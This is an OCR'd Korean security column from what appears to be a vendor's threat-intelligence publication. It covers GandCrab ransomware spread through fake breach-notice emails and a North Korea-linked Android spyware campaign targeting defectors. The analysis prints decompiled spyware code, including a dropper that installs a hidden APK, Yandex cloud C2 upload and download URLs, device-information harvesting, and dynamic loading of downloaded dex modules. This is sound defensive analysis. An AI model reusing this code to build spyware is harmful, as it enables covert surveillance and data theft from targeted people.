
02 전문가 보안 기고

매크로가 로딩되면 변종에 따라 다수의 아이피 주소로 접속해 'jackripper.exe' 악성파일을 추가로 설치하게 됩니다. 공격자는 기존처럼 베리즈 웹쉐어 서버를 구축해 추가 악성파일 유포에 활용하고 있습니다.

[그림 6] 베리즈 웹쉐어 웹서버에 등록된 악성코드 화면

한편, ESRC 는 비너스락커 조직이 새로운 패턴으로 공격을 시도하는 것을 확인했습니다.

지난주 금요일 공격자는 한국의 특정 웹 사이트의 개인정보 유출 공지 내용처럼 위장해 동일한 유형의 악성파일을 유포했습니다. 과거 한국의 '특정 쇼핑몰 해킹사건과 관련한 유사사례'가 보고된 바 있었지만, 이런 유형이 자주 활용된 바는 없습니다.



[그림 7] 개인정보 유출 안내문으로 위장한 악성 이메일

비너스락커 위협조직은 해당 공격에서 네이버 이메일 발신 아이디를 사용한 것이 목격되었습니다. 한국의 특정 웹 호스팅 서버 아이피가 사용돼 도용된 것으로 추정되고 있지만, 공격자 추적에 중요한 단서 중에 하나로 활용될 수 있습니다.

ESRC는 이들의 활동반경에 집중하고 있으며, 변화되고 있는 공격벡터와 유의미한 증거들을 확보하는데 주력하고 있습니다.

02 전문가 보안 기고

갠드크랩 랜섬웨어는 한국에서 가장 활발하게 유포되고 있는 랜섬웨어 종류 중에 하나입니다. 따라서, DOC 등의 **문서파일 실행시 [콘텐츠 사용] 보안 경고창이 나타날 경우 절대 실행하지 않아야 합니다.**

ESRC 에서는 기존 비너스락커(VenusLocker) 랜섬웨어 유포 조직이 이번 공격에 가담한 것으로 확인했으며, 상세한 위협 인텔리전스 분석을 수행하고 있습니다.

이처럼 한국 맞춤형으로 랜섬웨어 공격이 끊임없이 발생하고 있다는 점에서 기업 및 기관의 이용자분들은 개인 보안(최신 업데이트 유지) 및 자료 보관(분리 백업)에 보다 철저한 노력이 절실한 상황입니다.

이스트시큐리티는 알약 제품군에 해당 악성파일에 대한 탐지 및 치료 기능을 긴급 업데이트해 배포하고 있는 상태이며, 랜섬웨어 행위기반 기술을 통해서도 사전대응을 유지하고 있습니다.

더불어 한국인터넷진흥원(KISA)과 긴밀한 협력을 통해 악성파일 유포 주소에 대한 조기 접근차단을 통해 피해 확산 방지에 최선을 다하고 있습니다.


2. '오퍼레이션 블랙버드(Operation Blackbird)', 금성 121 의 모바일 침공

작년 12 월 카카오톡을 통한 피싱 공격이 이루어 지고 있다는 언론의 보도가 있었습니다.

해당 공격은 탈북자를 대상으로 앱을 직접 전달하거나 구글 플레이스토어의 설치 페이지를 알려 주어 앱을 설치하도록 유도하는 피싱 공격이었습니다. 이렇게 설치되는 앱은 피해자의 사생활 정보를 탈취하는 스파이앱으로 밝혀졌습니다.

발견된 스파이앱을 제작한 공격주체는 "금성 121"이라는 단체로 추정되며 한국을 대상으로 지속적인 사이버공격을 하고 있는 단체입니다. 금성 121 의 공격 대상 장비는 서버나 PC 였으나 이번 스파이앱의 발견으로 모바일 영역까지 확대한 것을 알 수 있습니다. 그리고 금성 121 의 공격 대상은 군이나 정관계 또는 기업 등의 단체를 향한 공격이었다면 모바일을 통한 공격 대상은 탈북자나 탈북자와 관계 있는 개인을 표적으로 하는 것이 특징입니다.

본 글의 내용은 위협인텔리전스 보고서 내용의 일부를 발췌하여 작성 되었으며 전체 내용은 '쓰렛 인사이드(Threat Inside)'의 위협인텔리전스 보고서를 통하여 확인 하실 수 있습니다.



Invasion of Mobile

이제부터 금성 121 이 모바일 환경에서 수행한 공격에 대하여 살펴보도록 하겠습니다. 다음 그림은 Operation Blackbird 의 공격 흐름도입니다.

그림 1. Operation Blackbird 의 공격 흐름도

02 전문가 보안 기고

공격 흐름을 살펴보면 공격자는 스파이앱을 유포하기위한 유포서버를 준비하고 피해자에게 링크를 전달하게 됩니다. 이때 피해자는 공격자가 선정한 대상으로 한정되며 탈취자료는 클라우드 서버나 해킹으로 탈취한 웹서버에 저장하는 흐름입니다.

스파이앱의 초기 버전은 삼성이나 LG 기기를 대상으로 취약점을 통한 설치를 시도하였으나 이후 버전들은 피해자에게 도움이 되는 앱으로 위장하여 설치를 유도하였습니다.

공격은 공격앱이 존재하는 서버의 링크를 전달하여 피해자가 다운로드 후 설치를 유도하는 식으로 이루어 집니다. 공격앱 설치링크의 전달은 SNS 를 이용하며 피해자의 계정에 댓글을 남기거나 카카오톡과 같은 메신저를 통해 전달합니다.

통상의 악성앱 유포 방법은 임의의 다수에게 무차별적으로 유포하기에 위와 같이 한정된 대상에게 직접 링크를 전달하는 경우는 극히 드물다고 할 수 있습니다.

링크를 직접 전달한다는 것은 공격 대상을 한정하여 공격하는 표적공격에서 흔히 볼 수 있는 유포 방법이며 이는 Operation Blackbird 또한 표적공격을 하고 있는 것으로 추측되는 대목이기도 합니다. 아래의 뉴스 기사를 통해서도 이를 확인할 수 있습니다.

그림 2. 금성 121 의 공격 정황 관련 기사

02 전문가 보안 기고

지금부터 Operation Blackbird 에 대하여 알아보도록 하겠습니다.

우선 금성 121 이 유포한 것으로 추정되는 앱들의 히스토리를 살펴보고 초기 공격앱의 특징을 살펴보겠습니다. 그리고 공격자의 수집 데이터와 공격앱의 상세 코드를 살펴보도록 하겠습니다.

히스토리

아래 그림은 금성 121 이 제작한 것으로 추정되는 스파이앱들을 출현 시기별로 정리한 히스토리의 일부입니다. 전체 히스토리는 '쓰렛 인사이드(Threat Inside)'를 통하여 확인 하실 수 있습니다.




그림 3. Operation Blackbird 의 유포앱 히스토리의 일부


히스토리(그림 3)를 살펴보시면 최초 출현으로 의심되는 시기는 2017 년 8 월이며 이후 지속적으로 변종이나 신규 공격앱을 제작하여 유포하고 있음을 알 수 있습니다.

이어서 히스토리(그림 3) 내 공격앱들에 대한 특징과 연관성을 살펴보도록 하겠습니다.

공격앱들의 특징

히스토리(그림 3)를 표현한 위의 그림에서는 스파이앱들의 특징을 코드&데이터, 인증서 핑거프린트 그리고 사용하는 C2 에 따라 분류되어 있습니다.

C2 는 dropbox 와 Yandex 그리고 hacked web 서버로 분류되며 스파이앱들은 3 종류 중 하나를 사용하고 있습니다.



히스토리상의 인증서 핑거프린트와 코드 & 데이터 특징은 위 그림의 마킹 번호의 조합으로 분류하여 식별이 용이하도록 하였습니다.

인증서 핑거프린트는 인증서 내의 hash 값으로 md5 값을 사용하였습니다. 이 값이 같다면 동일 인증서를 사용한 앱임을 알 수 있습니다.

마지막으로 코드 & 데이터 특징에 대하여 살펴보겠습니다. 코드 & 데이터 특징도 분류에 따라 위에 표기된 코드 조합으로 마킹 하였습니다.

다음 그림은 코드 & 데이터 특징 1 번에 대한 내용을 정리한 것입니다.

	특징 1
코드	엔트리 : BootStartUpReciever [class list] CMService [method list] isMyAppInstalled, isMyServiceRunning
파일	[Asset] apk, puk
스트링	"MyProject", "chmod 777", "pm install", "/aaa.apk", "am startservice -n com.android.systemservice/com.android.systemservice.CMService"

그림 4. 코드 & 데이터 특징 1 번

코드 & 데이터 특징 1 번에 속하는 앱들은 드랍퍼입니다.

이 드랍퍼들은 삼성과 LG 기기의 취약점을 이용하여 설치 되었으며 취약점이 존재하던 시기에 집중적으로 발견 되었습니다.

히스토리(그림 3)를 살펴 보면 2017 년 8 월 이후 드랍퍼가 변경되었다는 것을 알 수 있습니다. 특징 1 번에 속하는 앱들은 동일한 공격앱을 드랍하며 공격앱을 설치하는 코드도 동일한 특징이 있습니다. 더블어 동일한 스트링 데이터를 가지고 있습니다.

다음 그림은 코드 & 데이터 특징 2 번에 대한 내용을 정리한 것입니다.

<table>
<tr><th></th><th>특징 2-1</th><th>특징 2-2</th><th>특징 2-3</th></tr>
<tr><td>코드
공통</td><td colspan="3">엔트리 : MainActivity

[class list]
MySMSContentObserver

[method list]
isMyServiceRunning, GC, getPhoneInfo

[download module]
RecStart, appendSM, mainCycle, Rstart, Rstop, externalDataCycle, RegisLocationObserver

[static variable]
SMLock, CLLock, GLLock</td></tr>
<tr><td>차이</td><td>[class list]
CMService, TestService</td><td colspan="2">[class list]
CmdService, AcbService

[method list]
DBdownloadFile, DBuploadFile, isInstalled</td></tr>
<tr><td></td><td></td><td>[class list]
RunService</td><td>[class list]
CallRecord, CallRecordReceiver, PhoneCallReceiver, CallRecordService</td></tr>
<tr><td>파일</td><td colspan="3">[다운로드] cmd.dex, custom.dex
[Asset] puk</td></tr>
<tr><td>스트링</td><td colspan="3">"Registed Time", "PN", "DeviceInfo", "UPDATED_SYSTEM_APP", "SYSTEM_APP", "USER_APP", "DEXDOWN", "outdex", "CMDDEXDOWN", "DEXCMDEXECUTE", "CMD", "ST", "ET", "GPSIT", "CLIT", "CTIT", "KEY", "TID", "RF", "MC",</td></tr>
</table>

그림 5. 코드 & 데이터 특징 2 번

코드 & 데이터 특징 2 번은 드랍 되거나 다운로드 되는 앱에서 수집 되었으며 일부 단독으로 동작하는 앱에서도 특징 2 번이 수집되었습니다. 특징 2 번은 3 가지 유형으로 나뉘어 있으나 클래스의 이름만 다를 뿐 코드 내용이 대동소이 합니다.

이는 다운로드 하는 추가 모듈과 스트링 정보가 같다는 점으로도 쉽게 알 수 있습니다. 그리고 특징 2-3 의 경우 오픈소스인 CallRecorder 의 코드일부를 차용하여 사용하고 있다는 점이 특징입니다.

CallRecorder 는 통화 녹음 기능을 구현하고 있는 오픈소스로 통화 녹음을 설정에 따라 자동으로 처리하는 기능을 가지고 있습니다.

특징 2 번은 실질적인 악성행위 코드로 구성되어 있습니다. 이런 이유로 꾸준하게 재사용되고 있음을 히스토리(그림 3)를 통하여 알 수 있습니다. 히스토리(그림 3)를 살펴보면 다수의 드랍앱에 특징 2 번이 사용되었고 단독으로 실행 되는 일부 앱에서도 특징 2 번이 발견되는 것을 알 수 있습니다.

수집 데이터 분석

공격앱 들의 연관성에서는 공격 앱들을 분석하여 연관성을 알아보았다면 지금부터는 C2 에서 수집된 데이터를 분석해보고 이를 통해 금성 121 과의 연관성을 알아보도록 하겠습니다.

공격앱들이 사용하는 C2 중 dropbox 의 특정 폴더에서 공격 앱들을 테스트한 데이터가 발견되었습니다.

이 테스트 데이터에는 공격앱 제작자의 것으로 추정되는 이메일 계정과 카카오톡 프로필 정보, 그리고 공격에 사용된 익스플로잇 코드 등이 발견되었으며 다른 폴더에서는 피해자들의 민감한 개인정보가 다수 발견되었습니다. 수집된 데이터들을 살펴 보고 데이터의 특징과 이에 따른 공격자 정보 등을 살펴 보도록 하겠습니다.

다음 그림에 표기된 토큰으로 접근한 dropbox 에서 공격자의 test 폴더가 발견되었습니다. 폴더 내 파일들의 이름은 기기를 식별하기 위한 식별 번호로 DeviceID 를 사용하고 있습니다.

그림 6. C2 인 dropbox 내의 테스트 폴더

test 폴더 내 파일들은 기기 정보, 명령 리스트, 피해자 계정이 포함된 프로필 정보 그리고 문서 파일 등의 데이터 파일들입니다.

test 폴더 내의 다양한 파일들을 분석하던 중 공격자의 테스트 기기에서 전송한 데이터로 추정되는 내용이 발견 되었습니다. 해당 파일에는 공격자의 것으로 추정되는 이메일 계정이 있었으며 검색엔진을 통하여 이를 확인할 수 있었습니다.

그리고 test 기기의 DeviceID(358506075293260)와 같은 파일이 다른 폴더(토큰이 다름)에도 존해 하여 DeviceID 가 같은 파일을 수집하여 분석을 진행하였습니다. 해당 파일들에는 금성 121 과 연관된 데이터가 다수 발견 되었으며 자세한 내용은 위협 인텔리전스 리포트에서 확인 하실 수 있습니다.

코드 분석

코드 분석에서는 앞서 분류한 스파이앱들의 분류 중 코드 & 데이터특징 1, 2 번 앱을 분석하였습니다.

SamsungApps

Hash : 948f1d50d1784908ece778614315a995
앱명 : SamsungApps
패키지명 : com.android.systemservice
코드특징 : 코드 & 데이터특징 1

그림 7. 삼성앱스의 실행 흐름 개념도

위 그림은 SamsungApps 의 동작 흐름 개념도입니다. 해당 앱은 드랍퍼로 실제 악성 행위를 담당하는 앱을 드랍하는 코드를 가지고 있습니다.

최초 드랍퍼의 설치는 삼성폰의 취약점(CVE-2015-7888)을 활용하여 설치됩니다. 드랍앱은 초기에 기기정보를 등록하고 cmd 와 추가모듈(dex)을 다운받아 cmd 에 정의된 대로 악성행위를 수행합니다.




그림 8. APK 내 드랍앱

해당앱의 assets 폴더내에 드랍되는 apk 파일이 존재하며 이 apk 파일이 실제 악성행위를 수행합니다.

```
private void install() {
    byte[] v1;
    FileOutputStream v9;
    InputStream v7;
    Context v8 = this.getApplicationContext();
    String v10 = String.valueOf(v8.getFilesDir().getAbsolutePath()) + "/aaa.apk";
    File v5 = new File(v10);
    try {
        v7 = v8.getAssets().open("apk");

    try {
        Runtime.getRuntime().exec("chmod 777 " + v10).waitFor();
        Runtime.getRuntime().exec("pm install " + v10).waitFor();
```

그림 9. 드랍앱 설치 코드

위 코드는 공격앱을 드랍하고 설치하는 코드입니다.

▶ 드랍앱 분석

Hash : 19a06965edc7b86f7b63d5a86b927a87

앱명 : SystemService

패키지명 : com.android.systemservice

C2 : YANDEX

코드특징 : 코드 & 데이터특징 2-1

```
this.downloadUrl = "https://cloud-api.yandex.net/v1/disk/resources/download?path=";
this.uploadUrl = "https://cloud-api.yandex.net/v1/disk/resources/upload?path=";
this.createUrl = "https://cloud-api.yandex.net/v1/disk/resources/?path=";
```

그림 10. C2 인 Yandex 주소

위 코드는 드랍앱이 yandex 와 통신하기 위한 Yandex 주소입니다.

```
ApplicationInfo AppInfo;
String AppName;
FileWriter fw = new FileWriter(this.DeviceInfo, false);
fw.write("Registed Time : " + preferences.getString("REGTIME", "") + "\n");
fw.write("PN : " + convertDigittoString(PhoneNumber) + "\n");
fw.close();
FileWriter fw_di = new FileWriter(this.DeviceInfo, true);
fw_di.write("///////////////DeviceInfo/////////////\n");
fw_di.write("BOARD : " + Build.BOARD + "\n");
fw_di.write("BOOTLOADER : " + Build.BOOTLOADER + "\n");
fw_di.write("BRAND : " + Build.BRAND + "\n");
fw_di.write("DEVICE : " + Build.DEVICE + "\n");
fw_di.write("DISPLAY : " + Build.DISPLAY + "\n");
fw_di.write("FINGERPRINT : " + Build.FINGERPRINT + "\n");
fw_di.write("HARDWARE : " + Build.HARDWARE + "\n");
fw_di.write("HOST : " + Build.HOST + "\n");
fw_di.write("ID : " + Build.ID + "\n");
fw_di.write("MANUFACTURER : " + Build.MANUFACTURER + "\n");
fw_di.write("MODEL : " + Build.MODEL + "\n");
fw_di.write("PRODUCT : " + Build.PRODUCT + "\n");
fw_di.write("SERIAL : " + Build.SERIAL + "\n");
fw_di.write("TAGS : " + Build.TAGS + "\n");
fw_di.write("TIME : " + Build.TIME + "\n");
fw_di.write("TYPE : " + Build.TYPE + "\n");
fw_di.write("UNKNOWN : unknown\n");
fw_di.write("USER : " + Build.USER + "\n");
fw_di.write("RADIO : " + Build.getRadioVersion() + "\n");
fw_di.write("VERSION CODENAME : " + VERSION.CODENAME + "\n");
fw_di.write("VERSION INCREMENTAL : " + VERSION.INCREMENTAL + "\n");
fw_di.write("VERSION RELEASE : " + VERSION.RELEASE + "\n");
fw_di.write("VERSION SDK_INT : " + VERSION.SDK_INT + "\n");
fw_di.write("///////////////UPDATED_SYSTEM_APP/////////////\n");
PackageManager pm = getApplicationContext().getPackageManager();
List<PackageInfo> packageList = pm.getInstalledPackages(0);
```

그림 11. 기기 정보 업로드 코드

위 코드는 기기 정보를 업로드하기 위한 코드입니다. 기기의 세부적인 정보를 수집하고 있다는 것을 알 수 있습니다. 이렇게 수집되는 정보를 기반으로 각 기기를 식별하고 데이터를 분류하기 위한 자료로 쓰입니다.


```
v13 = v33.substring(v33.indexOf("akryd") + 5, v33.indexOf("gkajs"));
v35 = v33.substring(v33.indexOf("gkajs") + 5, v33.indexOf("wjakwjs"));
v26 = v33.substring(v33.indexOf("wjakwjs") + 7, v33.indexOf("GPSsjfsys"));
v28 = v33.substring(v33.indexOf("GPSsjfsys") + 9, v33.indexOf("CLsjfsys"));
v4 = v33.substring(v33.indexOf("CLsjfsys") + 8, v33.indexOf("CTsjfsys"));
v5 = v33.substring(v33.indexOf("CTsjfsys") + 8, v33.indexOf("djwth"));
v8 = v33.substring(v33.indexOf("djwth") + 5, v33.indexOf("TID"));
v9 = v33.substring(v33.indexOf("TID") + 3, v33.indexOf("Slx"));
if(v13.equals("0")) {

v31.putInt("CMD", Integer.parseInt(v13));
v31.putLong("ST", Long.parseLong(v35));
v31.putLong("ET", Long.parseLong(v26));
v31.putLong("GPSIT", Long.parseLong(v28));
v31.putLong("CLIT", Long.parseLong(v4));
v31.putLong("CTIT", Long.parseLong(v5));
v31.putString("KEY", v8);
v31.putString("TID", v9);
v31.commit();
```

그림 12. 공격자 코맨드 추출 코드

위는 cmd 파일을 다운 받은 후 코맨드 정보를 추출하여 적절한 정보로 변환 후 코맨드에 따라 앱을 설정합니다.

```
v22 = v32.getInt("DEXDOWN", 0);
v21 = String.valueOf(this.workDir) + "/custom.dex";
v23 = new File(v21);
    ⋮
if(this.downloadFile(this.dexPath, v21) <= 0) {
    goto label_283;
```

그림 13. 추가 모듈 다운로드 코드

위는 추가 모듈을 다운받는 코드입니다.

```
new DexClassLoader(String.valueOf(String.valueOf(this.getApplicationContext().getFilesDir().getAbsolutePath()) + "/.tmp") + "/custom.dex",

Class v4 = v0.loadClass("com.android.systemservice.Util");
TestService.util = v4.getConstructor(Context.class, Lock.class, Lock.class, Lock.c
TestService.Initialize = v4.getMethod("Initialize");
TestService.RecStart = v4.getMethod("RecStart");
TestService.appendSM = v4.getMethod("appendSM");
TestService.RegistLocationObserver = v4.getMethod("RegistLocationObserver");
TestService.mainCycle = v4.getMethod("mainCycle");
TestService.externalDataCycle = v4.getMethod("externalDataCycle");
TestService.RStart = v4.getMethod("Rstart");
TestService.RStop = v4.getMethod("Rstop");
```

